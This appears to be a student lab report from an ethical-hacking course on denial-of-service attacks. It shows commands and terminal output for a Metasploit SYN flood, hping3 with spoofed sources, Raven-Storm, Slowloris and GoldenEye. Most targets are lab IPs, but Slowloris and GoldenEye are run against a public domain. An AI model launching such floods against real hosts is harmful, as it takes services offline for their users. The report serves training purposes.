

Module 10

DOS/DDOS

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Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

1 . Metasploite

2 . Hping3

3 . Raven storm

4 . Slowloris

5 . Goldeneye

6 . Ping Of Death

1 . Metasploit :

Metasploit is a powerful and widely used penetration testing framework that helps security professionals and ethical hackers identify, exploit, and validate vulnerabilities in systems and networks.

Step :

- 1. Metasploit started in Kali Linux using msfconsole.**
- 2. SYN flood module searched and found:**
auxiliary/dos/tcp/synflood.
- 3. Module selected and options viewed (RHOST, RPORT, INTERFACE).**
- 4. Target details set (target IP and port 80).**
- 5. Module executed, generating many TCP SYN packets.**
- 6. Wireshark capture started on the same network interface.**
- 7. Wireshark shows repeated TCP SYN packets to port 80.**
- 8. No handshake completion (only SYN, no ACK).**
- 9. Target resources get overloaded due to half-open connections.**
- 10. This demonstrates a TCP SYN Flood (DoS) concept for learning.**

```

Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali) ~]
$ sudo su
[sudo] password for mugdha:
[root@kali) /home/mugdha
# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Metasploit Park, System Security Interface
Version: 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
access: main security grid
access: PERMISSION DENIED.
access: PERMISSION DENIED;...and...
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.98-dev
+ -- --=[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search synflood
Matching Modules
=====

# Name           Disclosure Date  Rank   Check  Description
- - - - -       - - - - -      - - - - -  - - - - -  - - - - -
0 auxiliary/dos/tcp/synflood .          normal  No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE      no        The name of the interface
NUM          no        Number of SYNs to send (else unlimited)
RHOSTS       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80        yes       The target port

```

1.1

```

Session Actions Edit View Help
> access main security grid
access: PERMISSION DENIED;...and...
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.98-dev
+ -- --=[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads
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msf > search synflood
Matching Modules
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- - - - -       - - - - -      - - - - -  - - - - -  - - - - -
0 auxiliary/dos/tcp/synflood .          normal  No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood


msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE      no        The name of the interface
NUM          no        Number of SYNs to send (else unlimited)
RHOSTS       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80        yes       The target port
SHOST        no        The spoofable source address (else randomizes)
SNAPLEN     65535     yes       The number of bytes to capture
SPORT        no        The source port (else randomizes)
TIMEOUT      500       yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.107
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPUB::Pcap
[*] SYN flooding 192.168.0.107:80...

```

1.2



1.3

2. Hping3 :

Hping3 is not a packet sniffer itself; it is a packet-crafting and traffic-generation tool that is used along with sniffing to test, analyze, or trigger network responses.


Steps :

```
1. hping3 -1 192.168.157.254 --rand-source -p 80 -fast
```

1.1

2 . Now open wireshark to analys packets

3 . Packets are send to the target



1.2

3 . Raven storm :

Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

Steps :

- 1 . Traffic-generation tool opened in Kali Linux (warning/terms shown).**
- 2 . Target IP set (192.168.1.81).**
- 3 . Target port set to 80 (HTTP).**
- 4 . Threads set to increase traffic speed.**
- 5 . Run command executed, threads start sending packets.**
- 6 . Tool shows “Thread started / Success” messages.**
- 7 . Wireshark started on interface eth0.**
- 8 . Wireshark captures UDP packets to target IP.**
- 9 . High packet rate confirms flooding traffic.**

```
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.  
THE USER ALONE IS RESPONSIBLE, BE IT ABUSING RAVEN-STORM  
FOR TEMPORARY DAMAGE OR LONG-TERM DAMAGE CAUSED BY RAVEN-STORM.  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS  
DEFINITIALLY POSSIBLE.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.  
  
UDP/TCP Flood Help:  
|  
|--- Main commands:  
|   |--- port          :: Set the target's port.  
|   |--- threads       :: Set the number of threads.  
|   |--- ip            :: Set the target's IP.  
|   |--- web           :: Target the ip of a domain.  
|   |--- method        :: Change attack method between UDP, TCP.  
|   |--- sleep          :: Set the time delay between each packet send.  
|   |--- outtxt         :: Output each packets send status: enable/disable.  
|   |--- brute          :: Do direct bruteforce on the connection reply.  
|   |--- values or ls  :: Set all selected options.  
|   |--- run            :: Start the attack.  
|  
|--- Set Send-text:  
|   |--- message        :: Set the packt's message.  
|   |--- repeat         :: Repeat the target's message specific times.  
|   |--- send           :: Send specified amount of MB packtes to server.  
|   |--- get             :: Define the GET Header.  
|   |--- agent           :: Define a user agent instead of a random ones.  
|  
|--- Stress Testing:  
|   |--- stress          :: Enable the Stress-testing mode.  
|   |--- st wait         :: Set the time between each stress level.  
|  
|--- Multiple:  
|   |--- ips             :: Set multiple ips to target.  
|   |--- webs            :: Set multiple domains to target.  
|   |--- ports           :: Attack multiple ports.  
|  
|--- Automation:  
|   |--- auto start      :: Set the delay before the attack should start.  
|   |--- auto step        :: Set the delay between the next thread to activate.  
|   |--- auto stop        :: Set the delay after the attack should stop.  
  
L4> ip 192.168.1.81  
Target: 192.168.1.81  
L4> port 80  
Port: 80  
L4> thread 20  
The command you entered does not exist.  
L4> threads 20
```


1.1

```
Session Actions Edit View Help
| Stress Testing:
|   |-- stress      :: Enable the Stress-testing mode.
|   |-- st wait     :: Set the time between each stress level.
|
| Multiple:
|   |-- ips         :: Set multiple ips to target.
|   |-- webs        :: Set multiple domains to target.
|   |-- ports       :: Attack multiple ports.
|
| Automation:
|   |-- auto start  :: Set the delay before the attack should start.
|   |-- auto step    :: Set the delay between the next thread to activate.
|   |-- auto stop    :: Set the delay after the attack should stop.
|
L4> ip 192.168.1.81
Target: 192.168.1.81
L4> port 80
Port: 80
L4> thread 20
The command you entered does not exist.
L4> threads 20
Threads: 20
L4> run

Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CRTL + C
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!

Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
```

1.2



1.3

4 . Slowloris :

Slowloris is a Denial-of-Service (DoS) attack tool that targets web servers by exploiting how they handle connections. It allows one single machine to take down a web server by keeping many connections open and slowly sending partial HTTP requests, never completing them.

Steps :

- 1 . Slowloris tool started in Kali Linux.**
- 2 . Tool begins creating many HTTP sockets to a web server.**
- 3 . Keep-alive headers are sent to keep connections open.**
- 4 . Socket count messages show connections being maintained.**
- 5 . Process is stopped manually (KeyboardInterrupt).**
- 6 . Wireshark capture started on eth0.**
- 7 . Multiple TCP packets (SYN, ACK, PSH) are observed.**
- 8 . Repeated HTTP traffic on port 80 is visible.**
- 9 . Connections stay open for a long time.**

```

Session Actions Edit View Help
liblommadillo14 libgeos3.14.0 libjs-underscore libportaudio libudfread0 python3-bluepy python3-kismetcapturertl433 python3-xlutils samba-dsdb-modules
libbluray2 libpyprepoitory-1.0-1 libmongoc-1.0-0t64 libravie0.7 libwireshark18 python3-click-plugins python3-kismetcapturetladb python3-xlwt samba-dsdb-modules
libbson-1.0-0t64 libpymepostd4 libnet1 libsqlcipher1 libwirerapi5 python3-gng python3-kismetcapturetlamr python3-zombie-imp
Use 'sudo apt autoremove' to remove them.

Installing:
slowloris

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 8,040 B
Space needed: 36.9 kB / 24.7 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowloris all 0.2.6+git20230430.890f72d-2 [8,040 B]
Fetched 8,040 B in 7s (1,165 B/s)
Selecting previously unselected package slowloris.
(Reading database ... 433454 files and directories currently installed.)
Preparing to unpack .../slowloris_0.2.6+git20230430.890f72d-2_all.deb ...
Unpacking slowloris (0.2.6+git20230430.890f72d-2) ...
Setting up slowloris (0.2.6+git20230430.890f72d-2) ...
Processing triggers for man-db (2.13.1- ...) ...
Processing triggers for kali-menu (2025.4.2) ...
Processing triggers for kali-menu (2025.4.2) ...

[root@kali ~]# ./slowloris certifiedhacker.com
[16-12-2025 05:20:17] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:20:17] Creating sockets...
^C[traceback (most recent call last):
  File "/usr/bin/slowloris", line 10, in <module>
    main()
  File "/usr/share/slowloris/slowloris.py", line 212, in main
    s = init_socket((ip,
  File "/usr/share/slowloris/slowloris.py", line 166, in init_socket
    s.connect((ip, args.port))
KeyboardInterrupt

[root@kali ~]# ./slowloris certifiedhacker.com
[16-12-2025 05:23:07] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:23:07] Creating sockets...
[16-12-2025 05:23:09] Sending keep-alive headers...
[16-12-2025 05:23:09] Socket count: 150
[16-12-2025 05:23:24] Sending keep-alive headers...
[16-12-2025 05:23:24] Socket count: 150
[16-12-2025 05:23:24] Creating 111 new sockets...
[16-12-2025 05:23:26] Stopping Slowloris

[root@kali ~]# ./slowloris certifiedhacker.com
[16-12-2025 05:24:50] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:24:50] Creating sockets...
[16-12-2025 05:24:50] Sending keep-alive headers...
[16-12-2025 05:24:50] Socket count: 98
[16-12-2025 05:24:50] Creating 52 new sockets...

```

1.1

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ...<Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
43	45.654079331	192.168.0.109	192.168.0.109	TCP	74 89 - 44982 [SYN, ACK] Seq=0 Ack=1 Win=82636 Len=0 MSS=1360 SACK_PERM TSval=855443426 TSecr=1152557531 WS=128	
44	5.654141429	192.168.0.109	192.168.0.109	TCP	66 44982 - 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152557782 TSecr=855443420	
45	45.654171529	192.168.0.109	192.168.0.109	TCP	66 44982 - 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=28 TSval=1152557783 TSecr=855443426 [TCP PDU reassembled in 51]	
46	5.654159222	192.168.0.109	192.168.0.1	DNS	79 Standard query 0xdada2 A certifiedhacker.com	
47	5.7271272887	192.168.0.1	192.168.0.109	DNS	95 Standard query response 0xdada2 A certifiedhacker.com 192.241.216.11	
48	5.7272428765	192.168.0.109	192.241.216.11	TCP	74 44996 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1152557855 TSecr=0 WS=512	
49	5.837950186	192.241.216.11	192.168.0.109	TCP	66 80 - 44889 [ACK] Seq=1 Ack=190 Win=62592 Len=0 TSval=855443613 TSecr=1152557713	
50	5.985165861	192.241.216.11	192.168.0.109	TCP	66 80 - 44899 [ACK] Seq=1 Ack=21 Win=62720 Len=0 TSval=855443674 TSecr=1152557783	
51	5.985184475	192.168.0.109	192.241.216.11	TCP	234 GET /7651 HTTP/1.1 [TCP PDU reassembled in 51]	
52	5.977131915	192.168.0.109	192.241.216.11	TCP	74 44996 - 80 [SYN, ACK] Seq=0 Ack=1 Win=64512 Len=0 MSS=1360 SACK_PERM TSval=855443749 TSecr=1152557855 WS=128	
53	5.977146161	192.168.0.109	192.241.216.11	TCP	66 44986 - 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558105 TSecr=855443749	
54	5.9777462392	192.168.0.109	192.241.216.11	TCP	87 44996 - 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558105 TSecr=855443749 [TCP PDU reassembled in 63]	
55	5.977615787	192.168.0.109	192.168.0.1	DNS	79 Standard query 0x8ccb A certifiedhacker.com 192.241.216.11	
56	6.037767979	192.168.0.1	192.168.0.109	DNS	95 Standard query response 0x8ccb A certifiedhacker.com 192.241.216.11	
57	6.037945371	192.168.0.109	192.241.216.11	TCP	74 44914 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1152558166 TSecr=0 WS=512	
58	6.089248906	TplinkTechno_d4:e9:..	Broadcast	ARP	60 Who has 192.168.0.105? Tell 192.168.0.1	
59	6.089249226	Intel_7b:41:07	TplinkTechno_d4:e9:..	ARP	60 192.168.0.105 is 7b:41:07	
60	6.1610233174	192.241.216.11	192.168.0.109	TCP	66 80 - 44899 [ACK] Seq=1 Ack=190 Win=62592 Len=0 TSval=855443928 TSecr=1152558033	
61	6.2277501212	192.241.216.11	192.168.0.109	ICMPv6	78 RouterAdvertisement from 192.241.216.11 to 192.168.0.109	
62	6.2277501212	192.241.216.11	192.168.0.109	TCP	66 80 - 44996 [ACK] Seq=1 Ack=22 Win=0 TSval=855443999 TSecr=1152558105	
63	6.2277518447	192.168.0.109	192.241.216.11	TCP	234 GET /71055 HTTP/1.1 [TCP PDU reassembled in 63]	
64	6.288951464	192.241.216.11	192.168.0.109	TCP	74 80 - 44914 [SYN, ACK] Seq=0 Ack=1 Win=82636 Len=0 MSS=1360 SACK_PERM TSval=855444060 TSecr=1152558166 WS=128	
65	6.289000246	192.168.0.109	192.241.216.11	TCP	66 44914 - 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558417 TSecr=855444060	

Frame 58: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
 Ethernet II, Src: TplinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (request)

0000 ff ff ff ff ff cc 32 e5 d4 e9 18 00 00 00 01 2
 0010 00 00 00 00 00 01 cc 32 e5 d4 e9 18 c0 a8 00 01 2
 0020 00 00 00 00 00 00 c0 a8 00 00 00 00 00 00 00 1
 0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Packets: 863 | Profile: Default

1.2


5 . Goldeneye :

GoldenEye is a Layer 7 (Application Layer) DoS testing tool written in Python, designed to simulate HTTP-based Denial of Service attacks on web servers. It's commonly used in penetration testing labs to test how a web server responds to large numbers of simultaneous HTTP requests.

Steps :

1 . goldeneye <target url>

2 . here my kali is frezzing so not able to open wireshark



The screenshot shows a terminal window titled "kali [Running] - Oracle VirtualBox". The terminal is running as root user (root@mugdha:kali)-[~] on a Kali Linux system. The user has run the command "goldeneye https://cartifiedhacker.com" which has triggered a syntax warning about an invalid escape sequence. The terminal also displays the version information for GoldenEye v2.1 and a message indicating it is hitting a webserver in mode 'get' with 10 workers running 500 connections each. The desktop environment at the bottom shows various icons and status indicators like battery level and network connection.

